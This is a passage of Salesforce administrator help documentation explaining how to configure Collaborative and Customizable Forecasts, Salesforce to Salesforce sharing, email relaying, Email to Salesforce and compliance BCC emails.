Opportunities that a partner portal user creates can roll up to the forecast of the account owner; note that the account owner must be the person's forecast manager in the forecast hierarchy for the opportunities to roll up into the forecast. For example, say Gordon Johnson:

- Owns a partner account called Acme
- Has an Acme contact named Anne Smith
- Anne is a partner portal user
- Anne reports to Gordon in the forecasts hierarchy

If Anne adds opportunities in her portal, Gordon sees those opportunities in his forecast; because Gordon is Anne's forecast manager, Gordon can adjust forecast amounts based on her opportunities and see how she's tracking against her quota. However, it's important to note that partner portal users don't have access to the Forecasts tab or any of its functionality.

Forecasts Overview
Setting Up Forecasts

Setting Up Your Forecast Hierarchy

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable Forecasts users:	"Manage Users" AND "Customize Application"

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts or Forecasts (Classic).

When you assign a user as a forecast manager, all forecasts and adjustments from the manager's subordinates in the hierarchy roll up into his or her forecasts. It's important to always assign a forecast manager to the top level of the forecast hierarchy.

1. From Setup, click **Customize** > **Forecasts** > **Forecast Hierarchy**. Click **Expand All** to see the roles available in your organization.
2. Click **Enable Users** and click **Add** and **Remove** to move users between the Available Users list and the Enabled Users list. If you previously enabled a user from Setup by clicking **Manage Users** > **Users** and editing a user page to allow forecasting, the name already appears in the Enabled Users list.
3. If you need to select a forecast manager for each manager role in the hierarchy, click **Edit Manager** next to the role, then select a name from the `Forecast Manager` drop-down list.
4. Click **Save**.

If your organization needs to adjust forecasts, enable adjustments next.

Forecasts Overview
Enabling Forecasts Adjustments
Enabling Users for Forecasts

Enabling Quotas in Forecasts

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable Forecasts users:	"Manage Users" AND "Customize Application"
To manage quotas:	"Customize Application" AND "Manage Quotas"

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts or Forecasts (Classic).

A quota is the sales goal assigned to a user on a monthly or quarterly basis. A manager's quota equals the amount the manager and team are expected to generate together. The roll up is done manually by users and managers, and either data source–revenue or quantity—can be used. Follow these steps to enable quotas for Forecasts in your organization:

1. From Setup, click **Customize** > **Forecasts** > **Settings**.
2. Under Quotas, select `Show Quotas`.
3. Click **Save**.

Quota data must be loaded through the API using version 25.0 or later. (If you use quantity as your data source, quantity quota information is available using API version 28.0 or later.) Consider using the Data Loader for this task. For example, you might have a .csv file with column names such as User ID, Quota Amount, Currency Code, and Month [YYYY-MM-DD].

User ID	Quota Amount	Currency Code	Month
00599000000Hofh	250000	USD	2012-03-01
00599000000Hofh	250000	USD	2012-04-01
00599000000Hofh	250000	USD	2012-05-01
00599000000Hofh	250000	USD	2012-06-01
00599000000Hofh	250000	USD	2012-07-01
00599000000Hofh	250000	USD	2012-08-01

Map these columns to the `QuotaOwnerId`, `QuotaAmount` (or `QuotaQuantity`), `CurrencyIsoCode`, and `StartDate` fields in the ForecastingQuota object and use the Data Loader to upload your quota information to Salesforce. See Data Loader Overview on page 485 for more details about Data Loader.

As a best practice, load quota data in the quota owner's personal currency. Note that you can still upload quota data using the API even if `Show Quotas` is disabled. If your Data Loader time zone setting is ahead of quota owners' time zones, the month can be off by one. To avoid this problem, use a date greater than or equal to the third day of each month when inserting quotas.

Note: If you disable Forecasts, quotas are also disabled. Additionally, if you disable a data source, related quotas are purged.

Forecasts Overview
Setting Up Forecasts

Enabling Forecasts Adjustments

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable Forecasts users:	"Manage Users" AND "Customize Application"

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts or Forecasts (Classic).

Before enabling adjustments, make sure you've set up your forecast hierarchy.

1. From Setup, click **Customize** > **Forecasts** > **Settings**.
2. Under Adjustments, select `Enable Adjustments`.
3. Click **Save**.
4. From Setup, click **Manage Users** > **Profiles**.
5. Find a profile for which you want adjustments enabled.
6. If you're using the enhanced profile user interface, click **App Permissions** and click **Edit**.
7. Select `Override Forecasts` and click **Save**.

Disabling Forecasts Adjustments

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable Forecasts users:	"Manage Users" AND "Customize Application"

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts or Forecasts (Classic).

Warning: Disabling forecasts adjustments purges existing adjustments. Before disabling adjustments, see Understanding Adjustments Purges. Since disabling functionality can result in purged data, consider exporting your data before disabling anything. When you complete your setting changes, you can import the data back into Salesforce.

1. From Setup, click **Customize** > **Forecasts** > **Settings**.
2. Under Adjustments, deselect `Enable Adjustments`.
3. Click **Save**. You don't need to update user permissions because adjustments are now disabled for your entire organization.

Say you have forecast managers who adjusted forecast amounts for some direct reports. After you disable adjustments for your organization, the next time the managers view their respective forecast rollups, no adjustments will appear.

Selecting a Forecast Currency

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable Forecasts users:	"Manage Users" AND "Customize Application"

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts or Forecasts (Classic).

Before selecting a forecast currency, review information in Working With Multiple Currencies in Forecasts.

1. From Setup, click **Customize** > **Forecasts** > **Settings**.
2. Under Forecast Currency, choose a forecast currency option.

3. Click **Save**.

Enabling Data Sources for Forecasts

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable Forecasts users:	“Manage Users” AND “Customize Application”

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts or Forecasts (Classic).

Data source refers to the type of data used for forecasting. Depending on an organization’s settings, quantity- or revenue-based data sources, or both, can be used. Quantity forecasts roll up based on the opportunity’s quantity field while revenue forecasts roll up based on the opportunity’s amount field.

1. From Setup, click **Customize** > **Forecasts** > **Settings**.
2. Under Data Source, select `Revenue`, `Quantity`, or both.

Note: If you disable a revenue or quantity option after it’s been selected, all related quota and adjustment information is purged.

Defining Your Organization's Forecast Date Range

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable Forecasts users:	"Manage Users" AND "Customize Application"

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts or Forecasts (Classic).

The Forecasts rollup table displays forecast amounts for individual months or quarters and a range of months or quarters, depending on the organization's Forecasts settings. Six months or four quarters is the default. Users can forecast up to 12 months or eight quarters in the future or past. In the forecasts page, the period selected by default in the rollup table is the current month or quarter if the forecast range includes the current month or quarter. If not, then the first month or quarter is selected by default in the rollup table instead. The forecast date range for the organization becomes the default for all Forecasts users. Users can use this default or they can set a different date range display for their own forecasts. Once users change their individual forecast date range displays, administrators can't override them. However, when changing the *period* display from monthly to quarterly or quarterly to monthly, the change is reflected in users' forecasts.

Important: If you change the period setting from monthly to quarterly or quarterly to monthly, all adjustments and quotas are lost.

1. From Setup, click **Customize** > **Forecasts** > **Settings**.
2. Under Forecast Range, use the drop-down lists to select a beginning period and the number of periods you want to display.
3. Click **Save**.

Selecting Fields that Appear in the Forecasts Opportunity Pane

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To customize the opportunity pane:	“Customize Application”
To view setup and configuration:	“View Setup and Configuration”

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts or Forecasts (Classic).

Tip: If you add an opportunity field to the opportunity pane and it's not visible to Forecasts users, check the field-level security setting for the specific profile and field.

Opportunities appear below the rollup table in a forecast in a list that responds to user selections. Administrators select up to 15 standard and custom fields that appear in the opportunity pane. Users see the fields selected based on their field level security settings. `Opportunity Name` is a required field. Additionally, salesforce.com recommends adding `Forecast Category` to the pane. Quantity forecasts roll up based on the opportunity’s quantity field while revenue forecasts roll up based on the opportunity’s amount field. Depending on the data source you use, consider adding `Forecast Amount`, `Forecast Quantity`, or both to the pane.

1. From Setup, click **Customize** > **Forecasts** > **Settings**.
2. Under Opportunity List Column, select fields and click **Add** and **Remove** to move them between the Available Fields list and the Selected Fields list. To determine field order in the layout, select fields and click **Up**, **Down**, **Top**, or **Bottom**.
3. Click **Save**.

Customizing Forecasts Categories

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable Forecasts users:	"Manage Users" AND "Customize Application"

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts or Forecasts (Classic).

A forecast category is the category within the sales cycle that an opportunity is assigned to based on its opportunity stage. The standard forecast categories are Pipeline, Best Case, Commit, Omitted, and Closed. You can customize forecast category names for your organization. The forecast categories display information for that specific category; for example, Best Case only reflects amounts in the Best Case category.

1. From Setup, click **Customize** > **Opportunities** > **Fields**.
2. Click `Forecast Category`.
3. Click **Edit** for any value you want to edit in the Forecasts Category Picklist Values.
4. Enter a forecast category name.
5. Click **Save**.

New forecast category names appear on opportunity records and forecasts.

Disabling Forecasts Functionality

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts or Forecasts (Classic).

Before disabling Forecasts or any of its functionality, be sure you understand how your forecast data will be affected.

Tip: Since disabling functionality can result in purged data, consider exporting your data before disabling anything. When you complete your setting changes, you can import the data back into Salesforce. Note that if you change your period setting from monthly to quarterly or quarterly to monthly, you *cannot* import your quota or adjustments data back into Salesforce because the existing values will not align with your new periods.

If you disable...	These items are purged...
Forecasts	Adjustments Note that your forecast hierarchy stays in place.
Adjustments	Adjustments
The monthly period setting to use quarterly periods OR The quarterly period setting to use monthly periods	Quotas and adjustments
The revenue-based data source	Quotas and adjustments for the revenue-based data source
The quantity-based data source	Quotas and adjustments for the quantity-based data source

When adjustments are purged from forecasts, the underlying data on which the forecasts are based remains untouched.

CONFIGURING CUSTOMIZABLE FORECASTS

Setting Up Customizable Forecasting

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Note: This information applies to Customizable Forecasting and not Collaborative Forecasts or Forecasts (Classic).

Sales forecasts represent the best estimate of how much revenue you can generate. They give your managers and executives a view of your overall business no matter how dispersed your sales teams are.

Because forecasting is so universal, customizable forecasting is a flexible solution for even the most advanced requirements. Get started using customizable forecasting in Setup by clicking **Customize** > **Forecasts (Customizable)**:

- Click **Edit Forecast settings for your company** to customize the default settings for your organization. See Defining Customizable Forecast Settings.

- Click **Batch submit forecasts for your users** to set up batch submission. See Submitting Customizable Forecasts in Batches.
- Click **Set up the forecasting hierarchy for your company** to set up your initial forecast hierarchy. Refer to Setting Up Your Forecast Hierarchy.

Administrator tip sheet: Setting Up Customizable Forecasting

Defining Customizable Forecast Settings

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To define forecast settings:	“Customize Application”

Note: This information applies to Customizable Forecasting and not Collaborative Forecasts or Forecasts (Classic).

Define the following settings for your organization:

- **Forecast Data Aggregation** determines the type of data that is displayed on forecasts.
- **Forecast Summary Default View** determines the default product family, date start, date range, and forecast numbers for default forecasts.
- **Forecast Data Sharing** determines whether forecast data can be shared.

To set forecast options:

1. From Setup, click **Customize** > **Forecasts (Customizable)** > **Settings**.
2. Select `Forecast Revenue` if you want forecasts to include revenue amount. If you disable this setting, you will lose all revenue overrides on your forecasts.
3. Select `Forecast Quantity` if you want forecasts to include quantity totals. If you disable this setting, you will lose all quantity overrides on your forecasts.
4. Choose a `Forecast Period`. If you do not have custom fiscal years enabled, choose monthly or quarterly depending on your organization’s forecasting cycle. Note that the month or quarter start date is based on Greenwich Mean Time (GMT). If you have enabled custom fiscal years, you can choose to forecast by fiscal period or by fiscal quarter. The forecast period you choose determines the time increment your organization uses for quotas and forecasts. If you choose monthly, you can still see totals by quarters but, if you choose quarterly, monthly forecast totals are not available. If you change this setting, you will lose all overrides and forecasts, including all forecast history.
5. Choose a `Forecast Date` that determines how opportunity amounts contribute to forecasts:
   - Choose `Opportunity Close Date` if you want the entire opportunity amount to contribute to the forecast period for that date. If your organization does not use products, this is the only option available.

- Choose `Product Date` if you want the amount of the product on the opportunity to contribute to the forecast period that corresponds with the `Product Date`. When no products exist on an opportunity or the product date is blank, Salesforce uses the `Opportunity Close Date` in the user's forecast instead.
- Choose `Schedule Date` if you want the individual revenue schedule amounts to contribute to the forecast periods that correspond with the schedule dates. If a product does not have a revenue schedule, Salesforce uses the `Product Date` in the user's forecast instead.

6. Choose a `Forecast Type` that determines how many forecasts your users will submit in a period:
   - Choose `Use Overall Forecast` if your organization does not use products. Your users will have one forecast and one quota for each period. If your organization does not use products, this is the only option available.
   - Choose `Use Product Families` if your users have one quota and one forecast for each product family. See Using Product Families.
7. Choose a default view for your users. This setting determines what forecast product family, date start, date range, and forecast totals to display for users when they first click the Forecasts tab. Users can change their view but the default remains the same for all users.
8. Enable or disable forecast sharing by selecting or deselecting `Enable Forecast Sharing`.
9. Click **Save**.

   If you have enabled forecast sharing, you are prompted to choose who can share existing forecast views. The options are:
   - `Require Administrator assistance for forecast sharing` - Only administrators can share existing forecast data.
   - `Forecast managers can share their own forecast data` - Administrators can share existing forecast data, and existing forecast managers can also share their own views.

   Note: This choice applies to existing forecasting views only; it is not a default setting for your organization. Each time you edit or assign a forecast manager in the role hierarchy, you must define who can share that view.

   If you have chosen to disable forecast sharing, you are prompted to confirm your choice.

   Report builder doesn't support Customizable Forecasts.

Setting Your Fiscal Year

Setting Your Fiscal Year

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set fiscal year:	"Customize Application"

Note: This information applies to Customizable Forecasting and not Collaborative Forecasts or Forecasts (Classic).

Your fiscal year determines your monthly or quarterly forecasting cycle, the month it starts, and whether the `Fiscal Year` is named for the starting or ending year. For example, if your fiscal year starts in April 2005 and ends in March 2006, your fiscal year setting can be either 2005 or 2006.

To set your fiscal year for customizable forecasting:

1. Begin by archiving your data first because changing your fiscal year settings affects your opportunity and forecast data. We recommend running and exporting the following reports:
   - Opportunity Pipeline
   - Quarterly Forecast Summary
   - Quota vs Actual
2. From Setup, click **Customize** > **Forecasts (Customizable)** > **Fiscal Year**.
3. Choose a `Forecast Period` of monthly or quarterly depending on your organization's forecasting cycle. Note that the month or quarter start date is based on Greenwich Mean Time (GMT).

   The forecast period you choose determines the time increment your organization uses for quotas and forecasts. If you choose monthly, you can still see totals by quarters but, if you choose quarterly, monthly forecast totals are not available.
4. Choose a `Fiscal Year Start Month` that represents the beginning of your organization's fiscal year.
5. Select a `Fiscal year is based on` option that represents how your organization refers to a fiscal year. For example, if your fiscal year starts in April 2004 and ends in March 2005 but is called *Fiscal Year 2005*, choose `The ending month` because the last month determines how your organization refers to that fiscal year.
6. Do not check `Apply to all forecasts and quotas` unless you want to change the fiscal year settings of forecasts created before you enabled customizable forecasts. Checking this option changes your historical forecast data.
7. Click **Save**.

Setting Up Customizable Forecasting

Setting Up Your Forecast Hierarchy

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set up forecast hierarchy:	"Customize Application"

Note: This information applies to Customizable Forecasting and not Collaborative Forecasts or Forecasts (Classic).

Your forecast hierarchy lists each user that can use customizable forecasting. It determines how forecasts roll up through your hierarchy. It is based on the role hierarchy by default, or the territory hierarchy if your organization has territory management.

When customizable forecasting is enabled for your organization, it automatically generates a forecast hierarchy based on your organization's role hierarchy. The forecast hierarchy becomes based on your territory hierarchy only when you enable territory management. To customize your forecast hierarchy:

- Make sure that all the appropriate users are in your forecast hierarchy. If any are not and should be, see Enabling Users for Customizable Forecasting.
- Make sure that the appropriate users are the assigned forecast manager whenever there is more than one user in a role or territory in your forecast hierarchy. Each user at the bottom of your forecast hierarchy can be a forecast manager. However, above that, a single user must be chosen as the forecast manager for forecasts to roll up to that user. See Assigning Forecast Managers in Your Forecast Hierarchy.
- Share forecast manager views with other users. See Manually Sharing a Forecast.

If `Nonforecasting` appears next to a role or territory in the forecast hierarchy, it means that a forecast manager has not been assigned to that role or territory.

Enabling Users for Customizable Forecasting

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set up forecast hierarchy:	"Customize Application"

Note: This information applies to Customizable Forecasting and not Collaborative Forecasts or Forecasts (Classic).

To enable users for customizable forecasting if your organization does not use territory management:

1. From Setup, click **Customize** > **Forecasts (Customizable)** > **Forecast Hierarchy**.
2. Click **Enable Users** next to a role to view a list of users assigned to that level.
3. Select a user and click **Add** to enable the user for customizable forecasting. To disable a user, select the user and click **Remove**.
4. Click **Save**.

To enable a user for customizable forecasting if your organization uses territory management:

1. From Setup, click **Customize** > **Users**.
2. Click **Edit** next to the user's name.
3. Select **Allow Forecasting**.
4. Click **Save**.
5. Add the user to a territory.

Report builder doesn't support Customizable Forecasts.

Note: To view a list of users for a territory, select the territory name in the territory hierarchy or run a territory report. For more information on territory reports, see Territory Reports.

If you add more than one user to a role or territory, make sure that the appropriate user is the assigned forecast manager for that role or territory. See Assigning Forecast Managers in Your Forecast Hierarchy

Assigning Forecast Managers in Your Forecast Hierarchy

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set up forecast hierarchy:	"Customize Application"

Note: This information applies to Customizable Forecasting and not Collaborative Forecasts or Forecasts (Classic).

After users are enabled for customizable forecasting, assign a user as a forecast manager for each role in your forecast hierarchy. Assigning someone as a forecast manager means that all forecasts from users below that user in the forecast hierarchy roll up to that person. For example, an executive and executive assistant may have the same role, but the executive is the assigned forecast manager in the forecast hierarchy because all subordinates' forecasts roll up to the executive. Both the executive and executive assistant can submit forecasts, but forecasts of other users do not roll up to the executive assistant.

If a role in the forecast hierarchy has no forecast manager, that role and all its subordinate roles are not included in your forecasts.

If `Nonforecasting` appears next to a role or territory in the forecast hierarchy, it means that a forecast manager has not been assigned to that role or territory.

1. From Setup, click **Customize** > **Forecasts** > **Forecasts (Customizable)**.
2. Click **Assign Manager** or **Edit Manager** next to a role to assign a user as the forecast manager of that role.

   Roles without roles below them cannot have forecast managers unless your organization has territory management, which supports forecast managers at all levels.
3. Choose a user to be assigned as the forecast manager of the selected role. If no users are available for the role, enable the appropriate user; see Enabling Users for Customizable Forecasting.
4. If forecast sharing is enabled, choose the sharing settings:
   - Choose `Require Administrator assistance for forecast sharing` to limit forecast sharing for this view to administrators. This is the default option.
   - Choose `Forecast managers can share their own forecast views` to allow the administrator or the forecast manager to share this view.
5. Click **Save**.

Enabling Customizable Forecasting

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable customizable forecasts:	"Customize Application"

Note: This information applies to Customizable Forecasting and not Collaborative Forecasts or Forecasts (Classic).

Enabling customizable forecasting for your organization allows your forecast users to view and submit their customizable forecasts from the Forecasts tab based on your customizable forecast settings. Report builder doesn't support Customizable Forecasts.

1. From Setup, click **Customize** > **Forecasts (Customizable)** > **Forecast Hierarchy**.
2. Click **Enable Customizable Forecasting**. If this option is not available, customizable forecasting is already enabled for your organization. After you enable customizable forecasting, three new user permissions are available:

Permission	Description
Override Forecasts	Allows users to override their own forecasts and forecasts for users below them in the forecast hierarchy. All standard profiles except Read Only receive this permission.
Edit Personal Quota	Allows users to change their individual quotas. All standard profiles except Read Only receive this permission. Users with the "Manage Users" permission can always edit any quota. Users can always edit the quotas of users that report directly to them.
View All Forecasts	Allows users to view any forecast regardless of their place in the forecast hierarchy. The System Administrator profile includes this permission.

3. Choose the appropriate opportunity page layouts that you want to include the new Opportunity Forecasts related list. Optionally, choose the `Append...` option to add this related list to page layouts even if users have customized them.
4. Click **Save**.
5. Enable or disable these permissions where necessary..

Note: With customizable forecasts, your forecasts still depend on how your `Opportunity Stage` picklist values map to Forecast Categories.

Setting Up Customizable Forecasting
Enabling Territory Management
Manually Sharing a Forecast

Manually Sharing a Forecast

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Note: This information applies to Customizable Forecasting and not Collaborative Forecasts or Forecasts (Classic).

Your administrator defines your organization's forecasting hierarchy, which determines which users can view the forecast data. However, your administrator can manually extend sharing privileges for forecast data, and you may be able to manually extend sharing privileges for your own forecast data as well. Manual forecast sharing can only increase access to forecast data; it cannot restrict access for users who already have access. To manually share a forecast, you must be an administrator or a forecast manager who has been given access to share your forecast data.

To see which users can view your forecast or to share your forecast data, do one of the following:

- From Setup, click **Customize** > **Forecasts** > **Forecast Hierarchy**, then click **Share** next to the view you want to share.
- Click **Sharing** on the forecast home page to share your own forecast data.

The User and Group Sharing list shows you all the users who currently have access to this forecast data. It also details the level of access they have, whether they can submit a forecast, and the reason they have that access. The reasons a user might have access to forecast data are:

Reason	Description
Administrator	The user is an administrator, or has the “Modify All Data” permission.
Delegated Forecast Manager	A user has access to forecast data that was granted via the **Sharing** button on the forecast.
Forecast Manager	A user has access due to being a forecast manager in the forecast hierarchy.
Owner	The owner can always see his or her own forecast data.
View All Forecasts Permission	The user has the “View All Forecasts” permission.

On the Forecast Sharing Detail page, you can do any of the following:

- To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views.To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.
- Click **Add** to grant other users or groups access to the forecast data.

Note: Manual sharing extends to the opportunity data that makes up the forecast. If a user has permission to override forecast data, then the user also has permission to override the opportunity forecast data.

- Click **Expand List** to view all users that have access to the forecast data.
- For manual sharing rules that you created, click **Edit** or **Del** next to an item in the list to edit or delete the access level.

Setting Up Customizable Forecasting

ENABLING BUSINESS NETWORKS FOR COLLABORATION ACROSS ORGANIZATIONS

Enabling Salesforce to Salesforce

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable Salesforce to Salesforce:	“Modify All Data”

Warning: Enabling Salesforce to Salesforce is not reversible, however, you control the information you share and the connections you share with. You can stop sharing or modify sharing settings at any time. By enabling Salesforce to Salesforce, you agree to allow salesforce.com to process updates to information in your organization that is shared with other organizations. Salesforce to Salesforce allows you to share your data with third-party recipients, and those recipients may in turn use Salesforce to Salesforce to share your data with further third-party recipients unknown to you. You are responsible for ensuring that appropriate contractual or other legal arrangements are in place between you and your recipients to limit those recipients' use and disclosure of your shared data.

To enable Salesforce to Salesforce:

1. From Setup, click **Customize** > **Salesforce to Salesforce** > **Settings**.
2. Click **Edit**.
3. Select `Enable`.
4. Click **Save**.

When you enable Salesforce to Salesforce, a new user named “Connection User” is created. This user does not count towards the number of used licenses for your organization, and is not included in any user management view.

When your business partner updates a shared record, the `Last Modified By` field on the record in your organization displays `Connection User`, allowing you to easily track all changes made by your business partners.

The Connection User is automatically assigned to the Partner Network profile. The Partner Network profile cannot be modified and is not included in any profile management view.

After Salesforce to Salesforce is enabled:

1. Create a permission set with the “Manage Connections” permission enabled and the Connection tab set to `Visible`, and assign the permission set to users who will be working with Salesforce to Salesforce connections.

   We also recommend giving the “Manage Queues” user permission to all users with the “Manage Connections” user permission. This lets users create and manage queues for connections without needing assistance from an administrator.

2. Configure Salesforce to Salesforce settings, such as communication templates for sending invitations to your business partners.

3. Add the External Sharing related list to page layouts for the appropriate profiles.

   Note: This related list can be made available to all users, not just users with the "Manage Connections" permission.

4. Optionally, create custom list views on the External Sharing related list and give access to the appropriate users, so that they can view and accept shared records. To view records shared by a connection, you must either have the "Manage Connections" permission or have access to the list view.
5. Optionally add the Received Connection Name and Sent Connection Name columns to the related lists on the page layouts of the desired objects.
6. Create and manage connections with your business partners.

Configuring Salesforce to Salesforce

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To configure Salesforce to Salesforce:	"Modify All Data"

You can configure Salesforce to Salesforce to use communication templates for interacting with your business partners. In addition, you can configure the email address and name used on the templates. To configure any of these settings:

1. From Setup, click **Customize** > **Salesforce to Salesforce** > **Settings**.
2. Click **Edit** and modify the following settings:

Setting	Description
`From Email Address`	The email address from which all Salesforce to Salesforce communication templates are sent, for example, "partner@acme.com." Salesforce sends the emails automatically, but they appear to your contacts as if they were sent from this email address. If a contact responds to a communication template, the response is sent to this address.
`From Email Name`	The name that will be associated with the "From" Email Address, for example, "Acme Channel Manager".
`Invitation Template`	Used to send invitations.
`Deactivation Template`	Used to notify a business partner that you have deactivated the connection.

Setting	Description
`Accept Invitation Template`	Used to notify a business partner that you have accepted an invitation.
`Reject Invitation Template`	Used to notify a business partner that you have not accepted an invitation.
`Update Connection Profile Template`	Used to notify business partners of changes to an active connection profile.

3. Click **Save**.

SETTING UP SALESFORCE-INTEGRATED EMAIL

Setting Up Email Relaying

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To configure email relaying:	"Modify All Data"

Email relaying is using an email server to send email that did not originate on the email server. Companies set up email relaying to:

- Route all email through their own email servers to avoid the appearance of email spoofing by Salesforce. Email spoofing is the forging of email headers to make messages appear as if they came from someone other than the original sender.
- Store copies of all email as required by government regulations in various industries.
- Apply existing content filters that scan messages for data and content that is not approved to be sent out through company email.
- Run outbound email through antivirus software before sending it to customers.
- Append data such as company-wide disclaimers at the bottom of email messages.

You can set up email relaying for Salesforce-generated email by configuring Salesforce to automatically route email through your company's Simple Mail Transfer Protocol (SMTP) server. Contact salesforce.com to enable email relaying for your organization.

Warning: If you plan to activate both bounce management and email relaying, check with your email administrator to ensure that your organization's email server allows the relaying of email sent from salesforce.com; otherwise, the email you send from Salesforce may not get delivered. For more information on bounce management, see Configuring Deliverability Settings on page 1600.

To set up email relaying:

1. From Setup, click **Email Administration** > **Email Relay Activation**.
2. Configure the following settings:

Setting	Description

`Email Host`	The host name or IP address of your company's SMTP server. Obtain this information from your email administrator.
	
	Important: If you plan to use Transport Layer Security (TLS) with this connection, enter the host name instead of the IP address. TLS requires the host name for verifying certificates.
	
	For host names, use the following format:
	
	`<mail server>.<domain>.<domain extension>`
	
	For example:
	
	`mail.acme.com`

`Port`	The port number of your company's SMTP server. Obtain this information from your email administrator. Email relaying is supported on port numbers 25, 587, 10025, and 11025.
`TLS Setting`	Specifies whether Salesforce uses TLS for SMTP sessions. Select one of the following options: • `Preferred` (default): If the remote server offers TLS, Salesforce upgrades the current SMTP session to use TLS. If TLS is unavailable, Salesforce continues the session without TLS. • `Required`: Salesforce continues the session only if the remote server offers TLS. If TLS is unavailable, Salesforce terminates the session without delivering the email. • `Preferred Verify`: If the remote server offers TLS, Salesforce upgrades the current SMTP session to use TLS. Before the session initiates, Salesforce verifies the certificate is signed by a valid certificate authority, and that the common name presented in the certificate matches the domain or mail exchange of the current

Setting	Description
	connection. If TLS is available but the certificate is not signed or the common name does not match, Salesforce disconnects the session and does not deliver the email. If TLS is unavailable, Salesforce continues the session without TLS. • `Required Verify`: Salesforce continues the session only if the remote server offers TLS, the certificate is signed by a valid certificate authority, and the common name presented in the certificate matches the domain or mail exchange to which Salesforce is connected. If any of these criteria are not met, Salesforce terminates the session without delivering the email.
`Restrict Relay to Domains`	Specifies whether to restrict the email relaying functionality to certain domains. If you select this option, enter the names of those domains separated by commas in the text field below. (The asterisk (`*`) wildcard is allowed; for example, `*.subdomains.com` matches john@aco.subdomains.com and john@bco.subdomains.com (but not john@subdomains.com)). This causes Salesforce to route email to your company's SMTP server only if the email is addressed to one of the listed domains. If you select the checkbox but do not list any domains, Salesforce routes all email to your company's SMTP server.
`Active`	Enables email relaying for your organization. If you deselect this checkbox, Salesforce keeps the email relay configuration but does not route email to your company's email server.

3. Click **Save**.

Salesforce recommends sending a test message each time you change the email relay configuration.

Enabling Email to Salesforce

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To enable or disable Email to Salesforce:	"Modify All Data"

If you use a company-provided or third-party email account, you can use Email to Salesforce to assign emails to leads, contacts, opportunities, and other records in Salesforce. When composing, forwarding, or replying to email, simply enter your Email to Salesforce address in the **BCC** field or any recipient field. Salesforce receives a copy of the email and, depending on your configuration, adds it to either the Activity History related list of the matching records or to the My Unresolved Items page, where you can manually assign it.

To enable Email to Salesforce for your organization:

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
2. From the left pane, select one of the following:
   - If you clicked **Setup**, select **Email Administration** > **Email to Salesforce**.
   - If you clicked **My Settings**, select **Email** > **My Email to Salesforce**.
3. Click **Edit**.
4. Select the **Active** checkbox.
5. Optionally, select the `Advanced Email Security Settings` checkbox to configure Email to Salesforce to verify the legitimacy of the sending server before processing a message. Email to Salesforce uses the following authentication protocols to verify the sender's legitimacy:
   - SPF
   - SenderId
   - DomainKeys

   If the sending server passes at least one of these protocols and does not fail any protocols, Email to Salesforce accepts the email. If the server fails a protocol or does not support any of the protocols, Email to Salesforce ignores the email.

   Tip: Before selecting the `Advanced Email Security Settings` checkbox, ensure that the senders you expect to use Email to Salesforce support at least one of the authentication protocols listed above.
6. Click **Save**.
7. Optionally, click **Send Notification Email** to notify users that Email to Salesforce is activated, or click **Skip This Step**.

After enabling Email to Salesforce, Salesforce creates a unique Email to Salesforce address for each user. To view their unique Email to Salesforce address and customize their settings, users can go to the My Email to Salesforce page in their personal settings. For more information, see Guidelines on Using Email to Salesforce on page 1264.

Guidelines on Using Email to Salesforce

Enabling Compliance BCC Emails

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable or disable compliance BCC email:	“Customize Application”

If your organization evaluates all outbound email messages for compliance, you can enable compliance BCC emails to automatically send a hidden copy of each outbound email message to an email address you specify. Enabling compliance BCC emails prevents users from editing the BCC field on any email and disables their `Automatic Bcc` setting under My Email Settings.

To enable compliance BCC emails for your organization:

1. From Setup, click **Email Administration** > **Compliance BCC Email**.
2. Select the `Enable` checkbox.
3. Enter your compliance email address.
4. Click **Save**.

Note: The BCC email is automatically sent to the address you specify for any emails your users send, excluding system emails such as password reset or import completion notifications.

Configuring Deliverability Settings

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To configure email deliverability:	“Customize Application”

